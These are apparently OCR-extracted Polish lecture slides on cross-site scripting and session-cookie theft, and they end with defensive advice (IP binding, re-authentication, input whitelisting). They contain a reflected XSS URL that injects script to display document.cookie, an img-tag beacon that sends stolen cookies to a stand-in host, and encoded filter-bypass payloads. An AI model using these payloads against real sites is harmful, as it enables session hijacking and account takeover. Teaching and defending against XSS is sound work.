
Kradzież ciastka zawierającego ID sesji

http://www.serwer.tld/index.php?p=comments&comments_login=smietanka%3Cscript%3Edocument.write(document.cookie)%3C/script%3E


PHPSESSID=gji9h519llgbgbnaqg7si0q1l0;
__utma=258102041.949163972.1198624259.1198624259.1198624259.1;
__utmb=258102041; __utmc=258102041;
__utmz=258102041.1198624259.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none)


?p=comments&comments_login=smietanka%3Cscript%3Edocument.write(document.cookie
Google
Ulubione
Narzędzia
Pomoc
Zalogowany piotrek23
Wyloguj
Strona główna \ Blog \ smietankaPHPSESSID=gji9h519llgbgbnaqg7si0q1l0;
__utma=258102041.949163972.1198624259.1198624259.1198624259.1; __utmb=258102041; __utmc=258102041;
__utmz=258102041.1198624259.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none)

M


Name: PHPSESSID
Content: c0oidvb98r2knh3bp87uqlube6
Host:
Path: /
Send For: Any type of connection Encrypted connections only
Expires: Expire at end of session
New expiration date:
Save
Close
Content: c0oidvb98r2knh3bp87uqlube6
Path: /
Send For: Any type of connection
Expires: at end of session
Selection:
All
Invert
Cookie:
Edit
Add
Delete
Close
Resize
Tools
View Source
Options
Zaloguj się
nie masz konta?
Zarejestruj się!

M


__utmz
__utmb
PHPSESSID
piotrek23
Moje konto
4
Note! The list above is not updated automatically when the Cookie Manager is open.
Information about the selected Cookie
Name: PHPSESSID
Content: gji9h519llgbgbnaqg7si0q1l0
Host:
Path: /
Send For: Any type of connection
Expires: at end of session
Selection:
All
Invert
Cookie:
Edit
Add
Delete
Close
Options
ończono
Tor Enabled
Proxy: None

M

Jak wysłać sobie ciastko?

- ✓ XMLHttpRequest
  Problem pomiędzy domenami
- ✓ Link
  img, iframe, location.href, **etc**


Przykład: <img
src="http://serwer.tld/cookiemonster.gif?PHPSESSID%3Dgji9h519llgbgbnaqg7si0q1l0%3B%20__utma%3D258102041.949163972.1198624259.1198624259.1198624259.1%3B%20__utmb%3D258102041%3B%20__utmc%3D258102041%3B%20__utmz%3D258102041.1198624259.1.1.utmccn%3D%28direct%29%7Cutmcsr%3D%28direct%29%7Cutmcmd%3D%28none%29">

Co na to poradzić?

❶ Powiązać ID sesji z IP
❷ Żądać powtórnego uwierzytelnienia
❸ Kontrolować wprowadzane dane !!!
- Białe listy (ScRipT)
- Spójność (IDS, Firewall, aplikacja)
- Dogłębność (...../// → ../), UTF-7


http://serwer.tld/topics/<img src=http://www.serw.tld/images/smiley.gif>

/



M


http://serwer.tld/topics/<img src=http:%2f%2fwww.ezoterika.pl%2fimages%2fsmiley.gif>



%2f → /

M


http://serwer.tld/topics/<img src=http:%252f%252fwww.serwer.tld%252fimages%252fsmiley.gif>



